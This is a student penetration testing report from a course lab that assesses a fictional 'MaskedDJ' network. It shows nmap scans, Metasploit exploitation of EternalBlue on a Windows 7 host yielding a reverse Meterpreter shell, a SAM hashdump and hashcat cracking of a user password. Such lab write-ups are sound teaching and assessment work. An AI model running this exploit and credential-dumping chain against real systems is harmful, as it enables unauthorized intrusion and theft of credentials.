# ENPM 634 Final – Penetration Testing Report

## Group 6 - Coreprotectors

| Name: | UID: |
|---|---|
| Tanishq Javvaji | 119070185 |
| Sai Bharath Vadhyar | 119139868 |
| Dadhija Patel | 119186367 |
| Sesha Sai Hemanth Kolli | 120116674 |

# Table of Contents


## 1. Executive Summary:

Coreprotectors, at the behest of MaskedDJ, undertook a comprehensive security assessment in preparation for the high-profile 'unmasked' event. Tasked with a crucial mission, our objective was to penetrate the MaskedDJ network, with specific instructions to access an early version of the MaskedDJ website. The underlying purpose of this operation was to gauge our capability to determine the true identity of MaskedDJ before it was officially disclosed. Adhering to a stringent set of 'Rules of Engagement', our team adeptly simulated an adversarial attack.

The operation led to a successful compromise of the MaskedDJ's booking manager's computer, a node with significant data reserves. Using this as a leverage point, we escalated our penetration to the MaskedDJ's Windows Server and the IT-Admin PC, culminating in access to the development web-server. It was within the confines of this server that we located and extracted the information necessary to reveal the identity of the MaskedDJ.

In the course of our assessment, we identified several misconfigurations which contributed to the success of the simulated breach. These findings, along with our recommended remediations, have been comprehensively detailed in the report. We strongly advocate for a thorough review and prompt action on these recommendations to fortify the network against similar vulnerabilities and prevent future breaches. Our suggestions aim to enhance the overall security posture of MaskedDJ's digital infrastructure, ensuring the integrity and confidentiality of their critical information assets.

Among our recommendations, there are a few that must be considered as top priority due to the potential high risk associated with them. The patching and updating of legacy systems, particularly the vulnerable Windows 7 machines, need to be addressed immediately. The replacement of outdated hashing algorithms, such as NTLM, with more secure versions is crucial to prevent credential theft and subsequent unauthorized access. Encryption must be deployed effectively to protect sensitive data across the network. Moreover, implementing Multi-Factor Authentication (MFA) across all user access points significantly increases security by adding an essential layer of defence against compromised credentials. These priority actions are paramount to mitigating the most pressing security risks identified in our penetration test.



Kevin Shivers (The MaskedDJ)


# 2. Technical Report

## 2.1 Port Scanning:

The initial phase of our penetration testing focuses on conducting comprehensive scans across all networked machines associated with MaskedDJ. To Start with, four machines have been provided for the assessment. A comprehensive network scan has been performed to gather the initial artifacts of the machines in the network.

A Kali Linux Machine has been chosen to perform the assessments apart from the four machines provided for the assessment. Kali Machine is configured in the same network as other machines; however, the IP addresses of the other machines are unknown.

IP address of the Kali Machine:



```
┌──(kali㉿ kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.174.128  netmask 255.255.255.0  broadcast 192.168.174.255
        ether 00:0c:29:a7:c2:9c  txqueuelen 1000  (Ethernet)
        RX packets 47  bytes 5222 (5.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 1328 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

A comprehensive NMAP OS fingerprinting scan has been performed on all the TCP ports (0-65535) with the service detection flag enabled. As the IP addresses of the machines are still unknown, Nmap scans are performed for the entire subnet.

The nmap command used for the port scanning is as follows:

“nmap -O -sV -sS -p- 192.168.174.0/24”

-O being a OS fingerprinting scan

-sV being a scan for version detection

-sS being a syn scan for all the ports (0-65535) represented by -p- argument

192.168.174.0/24 being the subnet of the current network.

The scans have provided a considerable amount of artifacts about the machines in the network, the scans revealed the information about four interesting machines.


192.168.174.141 - Windows 2016 Server

192.168.174.142 - Windows 7 Machine

192.168.174.140 - windows machine and 192.168.174.139 - Ubuntu Machine


Besides the OS fingerprinting information provided by the Nmap scans, the information about the running ports on the respective machines have been obtained.

Ports/ Services listening on the remote windows 2016 Server are provided in the below screenshot, 135,443 could be interesting as SMB services can be enumerated for information present on the remote machine. This also revealed that the device is part of a workgroup “MASKEDDJ” which can be utilized later for enumeration.




```
Nmap scan report for 192.168.174.141
Host is up (0.00071s latency).
Not shown: 63470 closed tcp ports (reset), 2040 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-05 18:17:46Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49686/tcp open  msrpc        Microsoft Windows RPC
59441/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:90:23:27 (VMware)
```

Ports/Services listening on the remote windows 7 server are provided in the below screenshot. 135/445 ports are used for SMB service on the remote machine. As said earlier, this service can be enumerated for accessing the information from remote machine.




```
Nmap scan report for 192.168.174.142
Host is up (0.00026s latency).
Not shown: 65468 closed tcp ports (reset), 58 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:97:4E:C2 (VMware)
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ports/Services listening on the remote windows machine are provided in the below screenshot. Port 3389 is open on the remote machine which is generally a remote desktop protocol service on the windows machine.



```
Nmap scan report for 192.168.174.140
Host is up (0.00049s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:0C:29:5C:86:F2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ports/Services listening on the remote Ubuntu Machine are provided in the below screenshot. Port 22 which is an SSH service and Port HTTP, an HTTP service present on the remote machine.



```
┌──(kali□ kali)-[~/pentest_assignment]
└─$ sudo nmap -sS -p- 192.168.174.139 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-05 11:16 EST
Nmap scan report for 192.168.174.139
Host is up (0.00076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:F1:DC:5C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```


## 2.2 Windows 7 Enumeration:

### 2.2.1. SMB enumeration Scan on windows 7 Machine

Following the identification of open SMB ports on a Windows 7 machine, we proceeded with SMB enumeration to assess the extent of potential vulnerabilities. An Nmap Script scan has been performed to uncover any known vulnerabilities on the remote machine specific to the SMB service. This detailed enumeration process led us to uncover a critical remote code execution vulnerability, known as EternalBlue.

EternalBlue is a well-known exploit that targets a flaw in Microsoft's SMB protocol implementation. This vulnerability allows for remote code execution, providing attackers with the potential to gain unauthorized access and control over affected systems. The discovery of this vulnerability in the Windows 7 machine's SMB service significantly heightened the potential for exploitation and access to sensitive areas of the network.

Screenshot of NMAP scan highlighting the EternalBlue Vulnerability provided below:




```
┌──(kali㉿ kali)-[~/pentest_assignment]
└─$ nmap --script=smb-vuln* -p139,445 192.168.174.142
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-05 10:26 EST
Nmap scan report for 192.168.174.142
Host is up (0.00057s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

### 2.2.2. Windows 7 Exploitation

Upon identifying the EternalBlue vulnerability in the Windows 7 system, we proceeded to the exploitation stage. Metasploit Framework has a known exploit and payload to exploit the eternal blue on windows machines.

In the msf6 console, an appropriate exploit module tailored to the EternalBlue vulnerability has been selected to obtain the remote reverse shell. This module was then executed against the vulnerable system. The successful execution of this exploit provided us with remote access to the system.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.174.128:4444
[*] 192.168.174.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.174.142:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64
[*] 192.168.174.142:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.174.142:445 - The target is vulnerable.
[*] 192.168.174.142:445 - Connecting to target for exploitation.
[+] 192.168.174.142:445 - Connection established for exploitation.
[+] 192.168.174.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.174.142:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.174.142:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.174.142:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.174.142:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.174.142:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.174.142:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.174.142:445 - Sending all but last fragment of exploit packet
[*] 192.168.174.142:445 - Starting non-paged pool grooming
[+] 192.168.174.142:445 - Sending SMBv2 buffers
[+] 192.168.174.142:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.174.142:445 - Sending final SMBv2 buffers.
[*] 192.168.174.142:445 - Sending last fragment of exploit packet!
[*] 192.168.174.142:445 - Receiving response from exploit packet
[+] 192.168.174.142:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.174.142:445 - Sending egg to corrupted connection.
[*] 192.168.174.142:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.174.142
[*] Meterpreter session 1 opened (192.168.174.128:4444 -> 192.168.174.142:49212) at 2023-12-05 10:29:35 -0500
[+] 192.168.174.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.174.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.174.142:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Above Screenshot shows that the msf6 is used to exploit the eternal blue vulnerability on the remote machine, this led to a successful exploitation of the remote machine and a reverse shell has been obtained from the windows 7 machine.

### 2.2.3. Post-Exploitation:

Once the exploit was executed, Meterpreter is leveraged to obtain the remote access to the windows machine.




```
meterpreter > sysinfo
Computer        : BOOKINGS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : MASKEDDJ
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

The Command “Sysinfo” in the meterpreter session displays the session has been obtained for the windows 7 machine as seen in the above screenshot. This also displayed that the windows 7 is part of a domain “MASKED DJ”

At this stage, potential information must be obtained from the windows 7 system for further compromise and persistence._

As the shell access is obtained to the remote system, The SAM (Security Account Manager) files can be revealed to obtain the password hashes. Hence a “Hashdump” command is executed to list the password hashes from the SAM file. We successfully retrieved hashes for three user accounts: Administrator, Bookings, Guest




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Following the hashdump, the goal is to obtain the password from the dumped hashes. To achieve this, we employed Hashcat, an advanced password recovery tool, in conjunction with the 'rockyou.txt' wordlist, known for its extensive compilation of leaked passwords.

On Successful brute force using hashcat, the password for the 'Bookings' user account has been revealed to be 'Passw0rd'.

Password: Passw0rd.



```
┌──(kali⍰ kali)-[~/pentest_assignment]
└─$ hashcat -a 0 -m 1000 hashes_7.txt /usr/share/wordlists/rockyou.txt --show
31d6cfe0d16ae931b73c59d7e0c089c0:
a87f3a337d73085c45f9416be5787d86:Passw0rd
```

